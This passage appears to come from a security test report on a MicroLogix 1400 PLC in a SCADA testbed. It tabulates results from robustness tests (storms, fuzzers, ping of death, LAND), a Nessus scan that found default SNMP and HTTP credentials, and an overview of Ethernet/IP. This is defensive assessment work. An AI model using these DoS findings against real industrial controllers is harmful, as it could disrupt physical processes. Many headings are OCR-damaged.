Test Name	Test Parameters	Observed Monitors
Ethernet Fuzzer	Number of Packets – 50,000 Random Seed – User Defined (0) Source MAC – Local MAC Destination MAC – DUT MAC	ICMP Monitor – Normal TCP Ports- Normal
Ethernet Fuzzer	Number of Packets – 50000 Random Seed – User Defined (0) Source MAC – Local MAC Destination MAC – Use additional MAC (01:00:5E:00:01)	ICMP Monitor – Normal TCP Ports- Normal

4.2.5 Ethernet Grammar (L2)

Test Name	Test Parameters	Observed Monitors
Ethernet Grammar	Multicast IP – Use Multicast IPs from Discovery First Subtest – First in set Last Subtest – Last in set Fault Isolation – None	ICMP Monitor – Normal TCP Ports- Normal

4.2.6 Ethernet Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
Ethernet Data Grammar	Multicast IP – Use Multicast IPs from Discovery Broadcast MAC – Global (FF:FF:FF:FF:FF:FF) Ethernet Protocol – All representable (1536-66535) First Subtest – First in set Last Subset – Last in set Fault Isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.3 FT□

The FTP category of Achilles Satellite Test Library only contains tests from the CODENOMICON DEFENSICS suite of tests referred to earlier.

The FTP DEFENSICS tests were not carried out as the DUT did not have an FTP server running

4.4 HTT□

This subsection covers the test cases listed under the HTTP Category in the Achilles Satellite Test Library. All the HTTP tests are HTTP DEFENSICS tests from Codenomicon. Execution of these tests took approximately 1.5 hours to complete.

Test Name	Test Parameters	Observed Monitors
HTTP DEFENSICS	Destination HTTP Port – Default (80) Path and Query – Empty User Name – Empty Password - Empty First Subtest – First in set Last Subtest – Last in set	ICMP Monitor – Normal TCP Ports- Normal Some DEFENSICS test showed warning signs even though the monitors displayed a normal status.

4.4.1.1 HTT□ DEFENSICS □W□□□□□ □□□□□□□

A number of the HTTP DEFENSICS tests generated warnings as a result of the test case even though the monitors indicated a normal state. Some of these test cases (numbered 44, 48, and 1008) were repeated with packet capture enabled in order to understand the cause of the warnings. Analysis of the raw packet traces leads us to conclude the following as the cause of the warnings:

- HTTP GET request with approximately 1KB of arbitrary data was sent
- The HTTP connection was closed immediately by the DUT in response to the above test
- Further HTTP GET requests (to test status of HTTP server) were answered only after 5 HTTP GET requests and 15 seconds have elapsed after the first test.

Since a large number of test cases exhibited such behavior, it is not possible to present all the test case details. If required, these test cases can be viewed in the log file of test case history for the Achilles Satellite. The test case history can be accessed on the Achilles through the Achilles Client software. The date of interest for these tests is Feb 15, 2012. The DEFENSICS documentation provides further details for the test case results.

4.5 IC□ □

This subsection covers the test cases listed under the ICMP Category in the Achilles Satellite Test Library under Level1 and Level2 test suites.

4.5.1 ICMP Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ICMP Storm	Packet Length – 60 Bytes Duration - – 30s (For each step of the DoS search mode) All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test was completed. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.5.2 ICMP Grammar (L1)

Test Name	Test Parameters	Observed Monitors
ICMP Grammar	First Subtest – First in set Last Subtest – Last in set Fault isolation – None All other parameters - Global	ICMP Monitor – Warning. Some ICMP packets were lost during the test TCP Ports- Normal

4.5.3 ICMP Type/Code Cross Product (L1/L2)

Test Name	Test Parameters	Observed Monitors
ICMP Type/Code Cross Product	First Subtest – First in set Last Subtest – Last in set Fault isolation – None All other parameters - Global	ICMP Monitor – Normal TCP Ports- Normal

4.5.4 ICMP Fuzzer (L2)

Test Name	Test Parameters	Observed Monitors
ICMP Storm	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% Odd IP Header Length – 50% Fragmented Packets – 50% Source IP Address – Random Destination IP – Use DUT IP All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

4.5.5 ICMP Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
ICMP Data Grammar	First Subtest – First in set Last Subtest – Last in set Fault isolation – None All other parameters - Global	ICMP Monitor – Normal TCP Ports- Normal

4.6 I□

This subsection covers the test cases listed under the IP Category in the Achilles Satellite Test Library under Level1 and Level2 test suites.

4.6.1 IP Unicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Unicast Storm	Packet Length – 60 Bytes Protocol – 17 Duration – 60 sec All other Parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.6.2 IP Multicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Multicast Storm	Packet Length – 60 Bytes Protocol – 17 Multicast IP Addresses – 224.0.0.1 Duration All other parameters - Global	ICMP Monitor – Normal. TCP Ports- Normal.

4.6.3 IP Broadcast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Broadcast Storm	Packet Length – 60 Bytes Protocol – 17 Broadcast IP Addresses – Local Network Duration – 30 seconds All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down
IP Broadcast Storm	Packet Length – 60 Bytes Protocol – 17 Broadcast IP Addresses – Global (255.255.255.255) Duration – 30 seconds All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.6.4 IP Fragmented Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Fragmented Storm	Vary Source IP – Per fragment Random Seed – User Defined (0) Duration – 30 seconds All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.
IP Fragmented Storm	Vary Source IP – Per packet Random Seed – User Defined (0) Duration – 30 sec All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.6.5 IP Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Fuzzer	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% Odd IP Header Length – 50% Fragmented Packets – 50% Source IP Address – Random Destination IP – Use DUT IP All other parameters - Global	ICMP Monitor – Normal TCP Ports- Normal

4.6.6 IP Bad Checksum Storm (L2)

Test Name	Test Parameters	Observed Monitors
IP Bad Checksum Storm	Duration – 30 seconds All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.6.7 IP Grammar - Header Fields (L2)

Test Name	Test Parameters	Observed Monitors
IP Grammar – Options Fields	First Subtest – First in set (or manual value as used for error search) Last Subtest – Last in set (or manual entry used to error search) Fault isolation – Binary	ICMP Monitor – Warning. Some ICMP packets were lost TCP Ports- Normal.

4.6.7.1 I□ G□□□ □ □□ □H□□□□□F □□□□□□E□□□□A □□□□□□□

The ICMP monitor lost packets for a few seconds at the beginning of test case 12391 but recovered after a few seconds. The behavior may reflect the time required by the network stack to recover from a bad IP packet. The HMI also was unable to get data for few seconds. The TCP port monitor indicated normal for the entire test duration.

We note that the LED flashing pattern did not change on the Power Plant panel or Training Unit. We conclude that the simulation program continued to operate unaffected. This implies a well-designed PLC with separation between the control program and network protocol handling. As a result, issues with the network stack do not affect PLC control operations

4.6.8 IP Grammar - Fragmentation (L2)

Test Name	Test Parameters	Observed Monitors
IP Grammar – Fragmentation	First Subtest – First in set (or manual value as used for error search) Last Subtest – Last in set (or manual entry as used for error search) Fault isolation – Binary	ICMP Monitor – Warning Status. Some ICMP packets were lost during the test TCP Ports- Warning. All TCP ports were detected as having gone down and then come back up again

4.6.□1 I□ G□□□ □ □□ □F□□□□ □□□□□□□□□W□□□□□□A□□□□□□□

Analysis of the above test indicated the following:

- We observed that the ICMP ping monitor and TCP port monitor enters the warning state after test number 100 - the ping of death test. It appeared that ICMP pings are lost for tens of seconds followed by the system state returning to normal. All TCP ports were also detected as having gone down and then come back up after a few seconds of the test. During this time, the HMI connected to the PLC also stopped receiving data. This could be due to the PLC network stack memory resources being exhausted due to the large amount of memory required in ping of death situations.
- As with other test cases, the LED flashing pattern remains unchanged leading us to conclude that the PLC simulation is unaffected despite the packet loss.

4.6.9 IP Grammar - Options Field(L2)

Test Name	Test Parameters	Observed Monitors
IP Grammar – Options Fields	First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal TCP Ports- Normal

4.7 □NOWN VULNERA□ILITY TESTS

Test Name	Test Parameters	Observed Monitors
FTP Large CEL Command	No FTP Server	N/A

FTP Many Arguments STAT Command	No FTP Server	N/A
HTTP GET to /aux	Destination HTTP Port – Default (80)	ICMP Monitor – Normal TCP Ports – Normal
HTTP Large POST Request	Destination HTTP Port – Default (80)	ICMP Monitor – Normal TCP Ports – Normal
HTTP POST Short Content	Destination HTTP Port – Default (80)	ICMP Monitor – Normal TCP Ports – Normal
Jolt (Large Fragmented ICMP packets sent to DUT)	Global	ICMP Monitor – Warning. Some ICMP packets were lost TCP Ports – Warning. All TCP open ports were detected as having gone down and then up again
Junos TCP SYN with non-standard TCP options	Destination TCP Port – First open port	ICMP Monitor – Normal TCP Ports – Normal

4.□ SN□ □

Two types of DEFENSICS tests for both SNMPv1 and SNMPv2c are supported under the SNMP category of the Achilles Satellite Test Library. We summarize the results in the table below.

Test Name	Test Parameters	Observed Monitors
SNMPv1 DEFENSICS	Destination SNMPv1 Port – Default (161) First Subtest – First in set Last Subtest – Last in set	ICMP Monitor – Normal TCP Ports- Normal
SNMPv2c DEFENSICS	Destination SNMPv1 Port – Default (161) First Subtest – First in set Last Subtest – Last in set	ICMP Monitor – Normal TCP Ports- Normal

4.□ TC□

This subsection covers the test cases listed under the TCP Category in Achilles Satellite Test Library under L1 and L2 test suites.

4.9.1 TCP Scan Robustness (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP Scan Robustness	Scan Mode – TCP SYN Scan Destination TCP Ports – Use open ports found during discovery and use neighboring closed ports Remaining Parameters - Global	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP ACK Scan The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP FIN Scan The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP Connect Scan The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP Null Scan The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – XMAS Scan The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – OS and Version Detection The remaining parameters are the same as the above row	ICMP Monitor – Normal TCP Ports- Normal

4.9.2 TCP SYN Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP SYN Storm	Random Seed – User-defined (0) Destination TCP Ports – Use open ports found during discovery and use neighboring closed ports Duration – 30 seconds All other parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.9.3 TCP SYN Storm from Broadcast (L2)

Test Name	Test Parameters	Observed Monitors
TCP SYN Storm from Broadcast	Random Seed – User-defined (0) Broadcast IP Address – Local network Destination TCP Ports – Use open ports found during discovery and use neighboring closed ports Duration – 30 seconds All other parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.9.4 TCP/IP LAND Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP/IP LAND Storm	Destination TCP Ports – Use open ports from discovery Duration – 30 seconds All other Parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

4.9.5 TCP Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP Fuzzer	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% IP Options – 50% Fragmented Packets – 50% Source UDP Port – Random Source IP Address – Random Destination UDP Port – First open port Destination IP – Use DUT IP All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

4.9.6 TCP Grammar (L1)

Test Name	Test Parameters	Observed Monitors
TCP Grammar	Destination TCP Ports – First Open Port First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal TCP Ports- Normal

4.9.7 TCP Grammar – Header Field (L2)

Test Name	Test Parameters	Observed Monitors
TCP Grammar	Destination TCP Ports – First Open Port First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal TCP Ports- Normal

4.9.8 TCP Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
TCP Data Grammar	Destination TCP Ports – Use open ports from discovery First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal TCP Ports – Normal

4.9.9 TCP Maximum Concurrent Connections (L2)

Test Name	Test Parameters	Observed Monitors	Maximum Concurrent Connections
TCP Maximum Concurrent Connections	Destination TCP Ports – Use open ports from discovery and User neighboring closed ports Connection Retries - 0 Connection Timeout - 5 Fault isolation – None	ICMP Monitor – Normal TCP Ports – Normal	Port 80 – 4 Port 44818 – 16

4.1 TELNET

The TELNET category of Achilles Satellite Test Library only contains tests from the CODENOMICON DEFENSICS suite of tests referred to earlier.

TELNET DEFENSICS tests were not carried out as the DUT did not support Telnet

4.11 UDP

No UDP storm and fuzzer tests were possible as no open UDP ports were found during the UDP port scan.

5. N□□□□□

This section describes the results of the Nessus vulnerability scan on the SCADA testbed illustrated in Figure 1. Installation and detailed usage instructions for creating a Nessus scan are provided in a previous [1]. Starting a new Nessus vulnerability scan requires the following parameters to be configured:

- SCAN Name
- IP address of devices to scan
- Scan Policy
- Time to scan

By default, four policies pre-exist in the Nessus server which dictate the type of tests run by the tool:

- **E□□□□□□N□□□ □□□ S□□□** – Policy designed for external network facing hosts having fewer services enabled. If enabled, Nessus scans up to 65535 ports and conducts further tests using plugins associated with known web application vulnerabilities such as CGI.

- **I□□□□□□N□□□ □□□ S□□□** – Policy tuned for large networks with several exposed services. If enabled, the Nessus port scan is limited to standard ports with CGI abuse plugins not enabled

- **W□□ A□□ T□□□□** – This policy allows detection of both known and unknown vulnerabilities present in web applications on the scanned network. If enabled, Nessus uses fuzzers to test all discovered web sites for vulnerabilities including tests such as command injection, SQL parameter examination etc.

- **□□□□□□ □□□ □CI DSS A□□□□**– Policy used for preparing Compliance Reports.

5.1 NESSUS SCAN RESULTS

The test bed for running the Nessus Scan is the same as depicted in Figure 1. The Achilles Satellite device instead of being used as a test tool is utilized as a monitoring tool. Two Achilles monitors were utilized - ICMP Monitor and TCP port monitor. Three scans were created based upon the existing policies in the Nessus scan server. To start a new scan, the following steps were followed

- Click on the Scans tab. A new page with various tabs such as Add, Browse, Edit etc will open.

- Click on Add tab. A new page will appear. Give a name to the test, select Type (run now or schedule), select a scan policy, and add the device to scan in Scan Targets. Click on "Launch Scan" to start the scan.
- For all the tests listed in this document a single scan target (Allen Bradley PLC – Micrologix 1400) with IP 192.168.3.1 was selected and Type was specified to be "Run Now". The policy is specified on a test case by test case basis.

In the following sub-sections, we list the scan results when using three different policies.

5.1.1 Nessus Scan - Internal Network Policy

□LUGIN ID□	**V□□□□□□□□□□D□□□□□□□□□**	**SEVERITY**
41028	The community name of the remote SNMP server is easily guessed	High (This vulnerability is due to use of default configuration)
35716	Ethernet Card Manufacturer Detection	Low
10287	Possible to obtain traceroute information	Low
22964	An operational remote service (HTTP) was identified	Low
10107	Was able to detected an active web server running on the remote host. Successfully detected its version	Low
24260	Some information about the remote HTTP configuration was extracted)	Low
35296	It is possible to determine the protocol version of the remote SNMP agent by sending SNMP get-next requests	Low
40448	It is possible to determine all the supported SNMP versions	Low

Table 4 Nessus Vulnerability Scan: Internal Network Scan Policy

5.1.2 Nessus Scan - External Network Policy

A scan of the Micrologix 1400 PLC using the External Network Policy discovered 11 vulnerabilities including 8 overlapping vulnerabilities that had also been discovered using the Internal Network Scan Policy. The additional three vulnerabilities that were uniquely discovered by the External Scan Policy are listed in table below

□LUGIN ID□	□LUGIN NA□ E	SEVERITY
57599	The remote device was identified as MicroLogix 1100. The PLC can be accessed using default HTTP credentials.	Medium (This vulnerability is due to default configuration)
49704	Able to gather links to external sites by crawling the remote web server	Low
40665	Able to detect pages that require authentication	Low

Table 5 Nessus Vulnerability Scan: External Network Scan Policy

5.1.3 Nessus Scan – WebApp Policy

Running a scan with the Web App Policy discovered the same vulnerabilities as were discovered running the Internal and External Network Scan Policies.


6. E□□□□□□I□

As mentioned earlier in this report, the PLC DUT in the second simulator (MicroLogix) runs the Ethernet/IP SCADA protocol. This section provides a brief overview of the Ethernet/IP protocol.

6.1 INTRODUCTION

Ethernet/IP (Ethernet/Industrial Protocol) is a communication protocol used in industrial control networks. Ethernet/IP is based on CIP (Common Industrial Protocol), which specifies the network, transport, and application layers. CIP is also used by other industrial protocols such as ControlNet and DeviceNet. Ethernet/IP uses TCP/IP over Ethernet to transport its application packets. Figure 1 shows the Ethernet/IP layer mapping in terms of OSI layers. As can be seen, from the perspective of the OSI stack, Ethernet/IP is an application protocol.

Ethernet/IP was introduced in 2001 and has become widely deployed. Along with CIP, the standards for Ethernet/IP are managed by ODVA (Open Device Vendor Association) [2]. ODVA is responsible for publishing the Ethernet/IP specifications and its compliance through conformance testing.




F□□□□4 Ethernet/IP mapping with OSI Layer


6.2 CO□ □ ON INDUSTRIAL □ROTOCOL □CI□□

Common Industrial Protocol(CIP) is an object oriented communication protocol for automation applications [3]. It is a connection-based protocol designed to be independent of the physical media. Key features of this protocol include:

- A large number of vendors provide support for this protocol
- It supports a variety of industrial automation applications (control, configuration and information, motion etc), allowing integration with enterprise-level Ethernet networks
- It supports a multi-layer architecture consisting of the Communication Layer (Connection Handling and Data Messaging handling) and Application Layer (Application Objects and Object Profiles) as illustrated in Figure 5.
- The CIP communication layer enables end-to-end communication between devices on the different CIP networks and can be used to access device data and services over the network. This layer is served by communication objects and services
- In the CIP application layer, various devices are represented using an object model. Application objects define how device data is represented and accessed in a common manner.



F□□□□5 CIP Application Layer



F□□□□6 Ethernet/IP with CIP

6.3 ETHERNET/IP OBJECTS AND SERVICES

Ethernet/IP follows the same multi-layer architecture as defined by CIP. EtherNet/IP maps the CIP communication services to Ethernet and TCP/IP enabling interoperability between devices on Ethernet as well as with other CIP networks.

Figure 7 depicts various object models used in Ethernet/IP. Objects in the CIP protocol present a group of related data and behavior associated with this data. CIP does not specify how object data is implemented, rather, which data values or attributes must be supported and made available to other CIP devices. There are three types of objects shown: Communication Objects, Application Objects and Network specific objects. Communication objects and services provide the means to establish communication associations and access device data and services over the network [4]. Application objects define how device data is represented and accessed in a common way. Network-specific objects define how parameters such as IP addresses are configured and also provide for EtherNet/IP specific functions [4].




Figure 7 Object based view of Ethernet/IP with CIP

There are three types of objects defined by CIP [4]:

- **R** **O** These objects must be included in all CIP devices. These objects include the Identity Object, the Message Router Object and network-specific objects. CIP needs an object to describe a device, how it functions, communicates and its unique identity. The Identity object is an example of this. Attributes for the Identity Object include the Vendor ID, Device Type, device serial number and other identity data.

- **A** **O** These objects describe how a device encapsulates data. These objects are specific to the Device Type and function. For example, an input device would have an input object with attributes that describe the value and fault status of a particular input point.

- **V** **O** These objects describe services that are specific to a particular vendor. They are optional and not described in a predefined Device Profile.

6.4 ETHERNET/IP TYPES OF COMMUNICATIONS

EtherNet/IP defines two primary types of communications as outlined in the table below [4]:

- **E** In this mode, the message contains a description of its meaning. As a result, it is a flexible but less efficient protocol. These types of messages are typically used for non-real-time data such as information retrieval. Example uses of this message type are an HMI collecting data, or by a device-programming tool. For EtherNet/IP, Explicit Messaging uses TCP. In CIP terms, with Explicit Messaging, a request is made for the service of a particular object, e.g., a read or a write service. Explicit Messaging can be carried out with or without prior establishment of a CIP connection.
- **I** This type of communication is used for real-time data exchange where speed and low latency are required. It is often referred to as "I/O". Implicit messages include very little information about their meaning, so the transmission is more efficient. This communication involves establishing a "CIP connection" between two devices and produces the Implicit Messages according to a predetermined trigger mechanism, typically at a specified packet rate and agreed data format. For EtherNet/IP, Implicit Messaging uses UDP and can be multicast or unicast. Connections are established/broken using the ForwardOpen/ForwardClose Request services.

CIP Message Type	CIP Communication Relationship	Transport Protocol	Communication Type	Typical Use	Example
Explicit	Connected or Unconnected	TCP/IP	Request/reply transactions	Non time-critical information data	Read/Write configuration parameters
Implicit	Connected	UDP/IP	I/O data transfers	Real-time I/O data	Real-time control data from a remote I/O device


Table 6 Types of communication in Ethernet/IP

6.5 ETHERNET□1□ □E□□LICIT □ ESSAGE TRAFFIC FLOW

The Micrologix 1400 PLC used in the 2nd simulator runs the Ethernet/IP protocol based on Explicit message exchanges. This subsection and associated Figures, illustrates the exchanged traffic packets in Unconnected and Connected Explicit Message sequences.

6.5.1 Unconnected Explicit Message Sequence

